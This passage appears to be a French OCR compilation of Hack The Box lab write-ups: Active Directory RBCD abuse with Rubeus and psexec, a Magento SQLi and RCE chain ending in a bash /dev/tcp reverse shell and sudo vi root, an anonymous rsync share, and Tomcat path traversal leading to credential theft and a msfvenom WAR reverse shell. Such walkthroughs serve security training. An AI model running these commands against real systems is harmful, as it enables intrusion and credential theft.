
L'utilisateur fait partie du groupe utilisateur "Shared Support Accounts" qui n'est pas présent par défaut.
On utilise à présent Bloodhound pour enumerer le serveur, on commence par uploader et lancer Sharphound :

```
*Evil-WinRM* PS C:\users\support\Documents> upload SharpHound.exe
*Evil-WinRM* PS C:\users\support\Documents> ./SharpHound.exe
```


On transfère ensuite le fichier sur kali puis on le lance avec BloodHound :

```
*Evil-WinRM* PS C:\users\support\Documents> dir


    Directory: C:\users\support\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         1/22/2025   3:51 AM          25768 20250122035124_BloodHound.zip
-a----         1/22/2025   3:51 AM        1557504 SharpHound.exe
-a----         1/22/2025   3:51 AM           1324
YzgyNDA2MjMtMDk1ZC00MGYxLTk3ZjUtMmYzM2MzYzVlOWFi.bin

*Evil-WinRM* PS C:\users\support\Documents> download 20250122035124_BloodHound.zip
```

On extrait le fichier puis ajoute les fichiers dans BloodHound, on peut ainsi afficher un visuel graphique de l'AD :



En explorant les droits de l'utilisateur support on découvre qu'il a les droits GenericAll sur le Controlleur de domaine DC.SUPPORT.HTB :



Avec ces informations on peut lancer une attaque Resource Based Constrained Delegation, qui consiste à créer une fausse machine sur le domaine puis a faire une requete des tickets Kerberos, pour cela on commence par vérifier l'attribut `ms-ds-machineaccountquota` actif pour l'utilisateur :

```
*Evil-WinRM* PS C:\Users\support\Documents> Get-ADObject -Identity ((Get-ADDomain).distinguishedname)
-Properties ms-DS-MachineAccountQuota


DistinguishedName          : DC=support,DC=htb
ms-DS-MachineAccountQuota : 10
Name                       : support
ObjectClass                : domainDNS
ObjectGUID                 : 553cd9a3-86c4-4d64-9e85-5146a98c868e
```

On peut voir que l'utilisateur a les droits de créer 10 machines sur le domaine. Il nous faut vérifier si l'utilisateur a les droits de lancer des commandes par une autre identité cela se fait si l'attribut `msds-allowedtoactonbehalfofotheridentity` est vide pour cela on utilise PowerView que l'on a uploadé sur la machine via WinRM :

```
. ./PowerView.ps1
*Evil-WinRM* PS C:\Users\support\Documents> Get-DomainComputer DC | select name,
msds-allowedtoactonbehalfofotheridentity

name msds-allowedtoactonbehalfofotheridentity
---- ----------------------------------------
DC
```

A présent que l'on a confirmation que l'utilisateur a les permissions d'execution avec une autre identité on peut ajouter l'utilisateur avec Powermad :

```
*Evil-WinRM* PS C:\Users\support\Documents> New-MachineAccount -MachineAccount FAKE-COMP01$
-Password $(ConvertTo-SecureString 'Password123' -AsPlainText -Force)
[+] Machine account FAKE-COMP01$ added
```

On peut vérifier que la fausse machine a bien été crée :

```
*Evil-WinRM* PS C:\Users\support\Documents> Get-ADComputer -identity FAKE-COMP01


DistinguishedName : CN=FAKE-COMP01,CN=Computers,DC=support,DC=htb
DNSHostName       : FAKE-COMP01.support.htb
Enabled           : True
Name              : FAKE-COMP01
ObjectClass       : computer
ObjectGUID        : f28cd9a8-dacc-4d34-a3a2-6b1184cd21d7
SamAccountName    : FAKE-COMP01$
SID               : S-1-5-21-1677581083-3380853377-188903654-5603
UserPrincipalName :
```

Nous allons ensuite utiliser le module PowerView pour changer l'attribut `msds-allowedtoactonbehalfofotheridentity` avec la commande `Set-ADComputer` :

```
*Evil-WinRM* PS C:\Users\support\Documents> Set-ADComputer -Identity
DC -PrincipalsAllowedToDelegateToAccount FAKE-COMP01$
*Evil-WinRM* PS C:\Users\support\Documents> Get-ADComputer -Identity DC
-Properties PrincipalsAllowedToDelegateToAccount


DistinguishedName                    : CN=DC,OU=Domain Controllers,DC=support,DC=htb
DNSHostName                          : dc.support.htb
Enabled                              : True
Name                                 : DC
ObjectClass                          : computer
ObjectGUID                           : afa13f1c-0399-4f7e-863f-e9c3b94c4127
PrincipalsAllowedToDelegateToAccount : {CN=FAKE-COMP01,CN=Computers,DC=support,DC=htb}
SamAccountName                       : DC$
SID                                  : S-1-5-21-1677581083-3380853377-188903654-1000
UserPrincipalName                    :
```

A présent la nouvel machine a les droits de délégation de compte, on peut aussi revérifier l'attribue `msds-allowedtoactonbehalfofot`

```
*Evil-WinRM* PS C:\Users\support\Documents> Get-DomainComputer DC | select
msds-allowedtoactonbehalfofotheridentity

msds-allowedtoactonbehalfofotheridentity
----------------------------------------
{1, 0, 4, 128...}
```

Le serveur confirme bien que la machine est autorisé à lancer une autre identité, le type d'attribut est par compte codé en Raw Security Descriptor, il nous faut convertir les bytes en strings pour cela on lance les commandes suivantes :

```
*Evil-WinRM* PS C:\Users\support\Documents> $RawBytes = Get-DomainComputer DC -Properties
'msds-allowedtoactonbehalfofotheridentity' | select -expand msds-allowedtoactonbehalfofotheridentity
*Evil-WinRM* PS C:\Users\support\Documents> $Descriptor = New-Object
Security.AccessControl.RawSecurityDescriptor -ArgumentList $RawBytes, 0
*Evil-WinRM* PS C:\Users\support\Documents> $Descriptor


ControlFlags           : DiscretionaryAclPresent, SelfRelative
Owner                  : S-1-5-32-544
Group                  :
SystemAcl              :
DiscretionaryAcl       : {System.Security.AccessControl.CommonAce}
ResourceManagerControl : 0
BinaryLength           : 80


*Evil-WinRM* PS C:\Users\support\Documents> $Descriptor.DiscretionaryAcl


BinaryLength       : 36
AceQualifier       : AccessAllowed
IsCallback         : False
OpaqueLength       : 0
AccessMask         : 983551
SecurityIdentifier : S-1-5-21-1677581083-3380853377-188903654-5603
AceType            : AccessAllowed
AceFlags           : None
IsInherited        : False
InheritanceFlags   : None
PropagationFlags   : None
AuditFlags         : None
```

Avec la réponse du serveur on peut voir qu'à présent l'attribut "SecurityIdentifier" est configuré avec le SUID de "FAKE-COMP01" et que l'attribut "AceType" est configuré en "AccessAllowed"

A présent que les paramètres sont bien établis on peut lancer l'attaque S4U avec Rubeus qui va nous permettre de capturer la valeur `rc4_hmac` puis ainsi de pouvoir générer le hash du ticket kerberos de l'utilisateur Administrator :

```
### Extraction de la valeur rc4_hmac
*Evil-WinRM* PS C:\Users\support\Documents> .\Rubeus.exe hash /password:Password123 /user:FAKE
-COMP01$ /domain:support.htb


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/
```

```
  v2.2.0


[*] Action: Calculate Password Hash(es)

[*] Input password             : Password123
[*] Input username             : FAKE-COMP01$
[*] Input domain               : support.htb
[*] Salt                       : SUPPORT.HTBhostfake-comp01.support.htb
[*]       rc4_hmac             : 58A478135A93AC3BF058A5EA0E8FDB71
[*]       aes128_cts_hmac_sha1 : 06C1EABAD3A21C24DF384247BC85C540
[*]       aes256_cts_hmac_sha1 : FF7BA224B544AA97002B2BEE94EADBA7855EF81A1E05B7EB33D4BCD55807FF53
[*]       des_cbc_md5          : 5B045E854358687C

### Génération du ticket TGT pour l'utilisateur Administrator
*Evil-WinRM* PS C:\Users\support\Documents> .\Rubeus.exe s4u /user:FAKE-COMP01$
/rc4:58A478135A93AC3BF058A5EA0E8FDB71 /impersonateuser:Administrator /msdsspn:cifs/dc.support.htb
/domain:support.htb /ptt


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.0

[*] Action: S4U

[*] Using rc4_hmac hash: 58A478135A93AC3BF058A5EA0E8FDB71
[*] Building AS-REQ (w/ preauth) for: 'support.htb\FAKE-COMP01$'
[*] Using domain controller: ::1:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIFhDCCBYCgAwIBBaEDAgEWooIEmDCCBJRhggSQMIIEjKADAgEFoQ0bC1NVUFBPUlQuSFRCoiAwHqAD
      AgECoRcwFRsGa3JidGd0GwtzdXBwb3J0Lmh0YqOCBFIwggROoAMCARKhAwIBAqKCBEAEggQ8LwtjmVO/
      OtIXtCvMOiQfgZHIsDG//Fe3uyGLrk9wdqM0GXk4Wdm493fY23ymTbrizJ9AW/sQp0016aujLi87gcSF
      EhMxd3CmsJQVer/ydMWI724TOJT/s+GKFHC4hmt2hCv/A6rhUwgcgkNuQCStNLa5HSCTyqJHtR+8BCHC
...
[*] Action: S4U

[*] Building S4U2self request for: 'FAKE-COMP01$@SUPPORT.HTB'
[*] Using domain controller: dc.support.htb (::1)
[*] Sending S4U2self request to ::1:88
[+] S4U2self success!
[*] Got a TGS for 'Administrator' to 'FAKE-COMP01$@SUPPORT.HTB'
[*] base64(ticket.kirbi):

      doIFrDCCBaigAwIBBaEDAgEWooIExjCCBMJhggS+MIIEuqADAgEFoQ0bC1NVUFBPUlQuSFRCohkwF6AD
      AgEBoRAwDhsMRkFLRS1DT01QMDEko4IEhzCCBIOgAwIBF6EDAgEBooIEdQSCBHGHU3MDOTFOOSxjyr68
...
[*] Impersonating user 'Administrator' to target SPN 'cifs/dc.support.htb'
[*] Building S4U2proxy request for service: 'cifs/dc.support.htb'
[*] Using domain controller: dc.support.htb (::1)
[*] Sending S4U2proxy request to domain controller ::1:88
[+] S4U2proxy success!
[*] base64(ticket.kirbi) for SPN 'cifs/dc.support.htb':

      doIGaDCCBmSgAwIBBaEDAgEWooIFejCCBXZhggVyMIIFbqADAgEFoQ0bC1NVUFBPUlQuSFRCoiEwH6AD
      AgECoRgwFhsEY2lmcxsOZGMuc3VwcG9ydC5odGKjggUzMIIFL6ADAgESoQMCAQaiggUhBIIFHQkS5gq1
...
```

Rubeus a généré 3 hash on peut utiliser le dernier qui est celui de l'utilisateur Administrator et l'enregistrer dans un fichier `kerbes.ticket.base64` en ayant mis le hash en une ligne puis le décoder de base64 vers le fichier `ticket.kirbi` :

```
base64 -d ticket.kirbi.b64 > ticket.kirbi
```

Une fois cela fais on convertit le fichier de ticket que Impacket pourra lire, on utilise pour cela impacket-ticketConverter :

```
impacket-ticketConverter ticket.kirbi ticket.ccache
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] converting kirbi to ccache...
[+] done
```

Une fois le ticket convertie on peut l'utiliser pour se connecter avec impacket et le script psexec :

```
KRB5CCNAME=ticket.ccache impacket-psexec support.htb/administrator@dc.support.htb -k -no-pass
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on dc.support.htb.....
[*] Found writable share ADMIN$
[*] Uploading file uKWRxSxJ.exe
[*] Opening SVCManager on dc.support.htb.....
[*] Creating service WfpL on dc.support.htb.....
[*] Starting service WfpL.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.859]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```

SwagShop

Reconnaissance

Machine cible Adresse IP : `10.10.10.140`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 10.10.10.140
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-17 22:26 CET
Nmap scan report for 10.10.10.140
Host is up (0.055s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-hostkey:
|   2048 b6:55:2b:d2:4e:8f:a3:81:72:61:37:9a:12:f6:24:ec (RSA)
|   256 2e:30:00:7a:92:f0:89:30:59:c1:77:56:ad:51:c0:ba (ECDSA)
|_  256 4c:50:d5:f2:70:c5:fd:c4:b2:f0:bc:42:20:32:64:34 (ED25519)
80/tcp open  http
|_http-title: Did not follow redirect to http://swagshop.htb/

Nmap done: 1 IP address (1 host up) scanned in 11.76 seconds
```

Le scan révèle qu'il y a 2 ports ouverts, le port 22 pour le service SSH et le port 80 pour un serveur web.
le site web est celui d'une boutique de produits HTB réalisé avec Magento, on lance un dirbusting du site :

```
feroxbuster -u http://swagshop.htb -w /usr/share/wordlists/dirb/common.txt


 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher                    ver: 2.11.0

   Target Url              http://swagshop.htb
   Threads                 50
   Wordlist                /usr/share/wordlists/dirb/common.txt
   Status Codes            All Status Codes!
   Timeout (secs)          7
   User-Agent              feroxbuster/2.11.0
   Config File             /etc/feroxbuster/ferox-config.toml
   Extract Links           true
   HTTP methods            [GET]
   Recursion Depth         4

   Press [ENTER] to use the Scan Management  Menu

...
200      GET       18l     1824w    60460c http://swagshop.htb/var/package
/Interface_Adminhtml_Default-1.9.0.0.xml
...
```

Avec le scan on trouve une URL qui permet d'identifier la version de Magento 1.9.0.0

Exploitation

Avec ces informations on recherche une vulnérabilité sur la version 1.9.0.0 de Magento et on trouve un exploit qui permet de modifier les identifiants du compte admin du site `https://github.com/joren485/Magento-Shoplift-SQLI/blob/master/poc.py` on télécharge et on execute l'exploit :

```
python2 poc.py http://swagshop.htb
WORKED
Check http://swagshop.htb/admin with creds ypwq:123
```

On obtient les identifiants admin `ypwq:123` On peut les utiliser afin d'exploiter une seconde vulnérabilité qui permet une execution de commande `https://www.exploit-db.com/exploits/37811` on télécharge et on execute l'exploit :

```
python2 37811.py 'http://swagshop.htb/index.php/admin' "uname -a"
Linux swagshop 4.15.0-213-generic #224-Ubuntu SMP Mon Jun 19 13:30:12 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
python2 37811.py 'http://swagshop.htb/index.php/admin' "whoami"
www-data
```

On peut utiliser l'exploit afin de lancer un reverse shell :

```
### Execution de l'exploit
python2 37811.py 'http://swagshop.htb/index.php/admin' "/bin/bash -c '/bin/bash -i >& /dev/tcp/10.10.16.5/
1234 0>&1'"

### Obtention du reverse shell
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.16.5] from (UNKNOWN) [10.10.10.140] 52394
bash: cannot set terminal process group (1829): Inappropriate ioctl for device
bash: no job control in this shell
www-data@swagshop:/var/www/html$
```

On obtient ainsi accès à la machine avec l'utilisateur www-data

Privilege Escalation

Il nous faut à présent l'accès root. On commence par enumerer les permissions de l'utilisateur

```
www-data@swagshop:/var/www/html$ sudo -l
sudo -l
Matching Defaults entries for www-data on swagshop:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on swagshop:
    (root) NOPASSWD: /usr/bin/vi /var/www/html/*
```

On peut voir que l'utilisateur a pour permission d'executer vi avec les droits root sans utiliser de mot de passe. Il est possible d'exploiter cela en lançant un shell dans le programme :

```
www-data@swagshop:/var/www/html$ sudo /usr/bin/vi /var/www/html/test
:!/bin/bash

whoami
root
```

On obtient ainsi l'accès root sur la machine

Synced

Reconnaissance

Machine cible Adresse IP : `10.129.71.135`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -sV 10.129.71.135
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-03 15:58 CET
Nmap scan report for 10.129.71.135
Host is up (0.020s latency).
Not shown: 65534 closed tcp ports (reset)
PORT    STATE SERVICE VERSION
873/tcp open  rsync   (protocol version 31)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.27 seconds
```

Il semble qu'il y ait le port 873 ouvert correspondant au protocole rsync, ce protocole permet la synchronisation de fichiers depuis un appareil vers un espace de stockage externe.

Vulnerability Assesment

On essaye de se connecter à la machine distance via rsync tout en affichant les fichiers présents. On lance pour cela la commande suivante :

```
$ rsync --list-only rsync://10.129.71.135
public          Anonymous Share

$ rsync --list-only rsync://10.129.71.135/public
drwxr-xr-x          4.096 2022/10/25 00:02:23 .
-rw-r--r--             33 2022/10/24 23:32:03 flag.txt
```

Le fichier flag.txt est placé dans le répertoire public il suffit à présent de pouvoir lire le fichier, on télécharge pour cela le fichier avec la commande suivante :

```
$ rsync -chavzP rsync://10.129.71.135/public/flag.txt /home/yoyo/
receiving incremental file list
flag.txt
             33 100%   32,23kB/s    0:00:00 (xfr#1, to-chk=0/1)

sent 43 bytes  received 148 bytes  20,11 bytes/sec
total size is 33  speedup is 0,17
```

une fois le fichier télécharger on voir son contenu.

Taby

Reconnaissance

Machine cible Adresse IP : `10.10.10.194`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 10.10.10.194
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-06 21:45 CET
Nmap scan report for 10.10.10.194
Host is up (0.056s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
| ssh-hostkey:
|   3072 45:3c:34:14:35:56:23:95:d6:83:4e:26:de:c6:5b:d9 (RSA)
|   256 89:79:3a:9c:88:b0:5c:ce:4b:79:b1:02:23:4b:44:a6 (ECDSA)
|_  256 1e:e7:b9:55:dd:25:8f:72:56:e8:8e:65:d5:19:b0:8d (ED25519)
80/tcp   open  http
|_http-title: Mega Hosting
8080/tcp open  http-proxy
|_http-title: Apache Tomcat

Nmap done: 1 IP address (1 host up) scanned in 11.91 seconds
```

Le scan révèle qu'il y a 3 ports ouverts. Le port 22 pour SSH, les ports 80 et 8080 pour un serveur web. Le serveur web sur le port 8080 lance l'application Tomcat. Le fichier de licence de Tomcat indique qu'il s'agit de la version 9.0.31. Le site web est un site de vente de service d'hebergement en ligne. On lance un dirbusting du site :

```
feroxbuster --url http://megahosting.com/

 ___  ___  __   __     __      __          __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher                    ver: 2.11.0

   Target Url              http://megahosting.com/
   Threads                 50
   Wordlist                /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
   Status Codes            All Status Codes!
   Timeout (secs)          7
   User-Agent              feroxbuster/2.11.0
   Config File             /etc/feroxbuster/ferox-config.toml
   Extract Links           true
   HTTP methods            [GET]
   Recursion Depth         4

   Press [ENTER] to use the Scan Management  Menu

403      GET        9l       28w      280c Auto-filtering found 404-like response and created new filter;
 toggle off with --dont-filter
404      GET        9l       31w      277c Auto-filtering found 404-like response and created new filter;
 toggle off with --dont-filter
...
301      GET        9l       28w      326c http://megahosting.com/files/archive => http://megahosting.com
/files/archive/
301      GET        9l       28w      322c http://megahosting.com/assets/js => http://megahosting.com/assets
/js/
301      GET        9l       28w      326c http://megahosting.com/assets/images => http://megahosting.com
/assets/images/
301      GET        9l       28w      329c http://megahosting.com/assets/js/vendor => http://megahosting.com
/assets/js/vendor/
200      GET      150l      375w     6507c http://megahosting.com/files/statement
...
```

On découvre l'URL /files/statement dans laquelle il y a une barre de navigation avec un message disant que cette page serat prochainement supprimé à cause d'une fuite de données. le seul lien parmis ceux de la barre de navigation à etre écris en langage PHP est l'URL `http://megahosting.htb/news.php?file=statement`

Exploitation

On peux tenter un Path Traversal sur le fichier PHP, pour accéder au fichier /etc/passwd :


```
curl http://megahosting.htb/news.php?file=../../../../../../../../../../etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
tomcat:x:997:997::/opt/tomcat:/bin/false
mysql:x:112:120:MySQL Server,,,:/nonexistent:/bin/false
ash:x:1000:1000:clive:/home/ash:/bin/bash
```

Le Path traversal à fonctionné on peut voir qu'il y a l'utilisateur ash présent.

On peut exploiter cette vulnérabilité en affichant le contenu du fichier de configuration de tomcat qui devrait contenir des identifiants :

```
curl http://megahosting.htb/news.php?file=../../../../../../../../../../usr/share/tomcat9/etc/tomcat-users.xml
<?xml version="1.0" encoding="UTF-8"?>
...
<!--
  <role rolename="tomcat"/>
  <role rolename="role1"/>
  <user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
  <user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
  <user username="role1" password="<must-be-changed>" roles="role1"/>
-->
   <role rolename="admin-gui"/>
   <role rolename="manager-script"/>
   <user username="tomcat" password="$3cureP4s5w0rd123!" roles="admin-gui,manager-script"/>
</tomcat-users>
```

On peut voir qu'il y a un identifiant présent `tomcat:$3cureP4s5w0rd123!` on peut l'utiliser afin de se connecter au dashboard tomcat :



Tomcat Virtual Host Manager

Message:	OK

Host Manager

List Virtual Hosts	HTML Host Manager Help	Host Manager Help	Server Status

Host name

Host name	Host aliases	Commands
localhost		Host Manager installed - commands disabled

Add Virtual Host

Host

Name:
Aliases:
App base:
AutoDeploy
DeployOnStartup
DeployXML
UnpackWARs
Manager App
CopyXML
Add

Persist configuration

All Save current configuration (including virtual hosts) to server.xml and per web application context.xml files

Server Information

Tomcat Version	JVM Version	JVM Vendor	OS Name	OS Version	OS Architecture
Apache Tomcat/9.0.31 (Ubuntu)	11.0.7+10-post-Ubuntu-3ubuntu1	Ubuntu	Linux	5.4.0-31-generic	amd64

D'après la documentation tomcat, il est possible d'accéder à la page manager pour lancer plusieurs commandes, on peut lister les fichiers du dossier :

```
curl -u ${USERNAME}:${PASSWORD} http://10.10.10.194:8080/manager/text/list
OK - Listed applications for virtual host [localhost]
/:running:0:ROOT
/examples:running:0:/usr/share/tomcat9-examples/examples
/host-manager:running:1:/usr/share/tomcat9-admin/host-manager
/manager:running:0:/usr/share/tomcat9-admin/manager
/docs:running:0:/usr/share/tomcat9-docs/docs
```

On peut aussi déployer un projet en utilisant l'interface text, on commence par créer le fichier à déployer en y écrivant un webshell on utilise msfvenom afin de générer le payload :

```
msfvenom -p java/shell_reverse_tcp lhost=10.10.16.5 lport=1234 -f war -o revshell.war
Payload size: 13026 bytes
Final size of war file: 13026 bytes
Saved as: revshell.war
```

Le fichier est pret a etre déployé on peut l'uploader avec curl :

```
curl -u 'tomcat:$3cureP4s5w0rd123!' http://10.10.10.194:8080/manager/text/deploy?path=/webshell3
--upload-file revshell.war
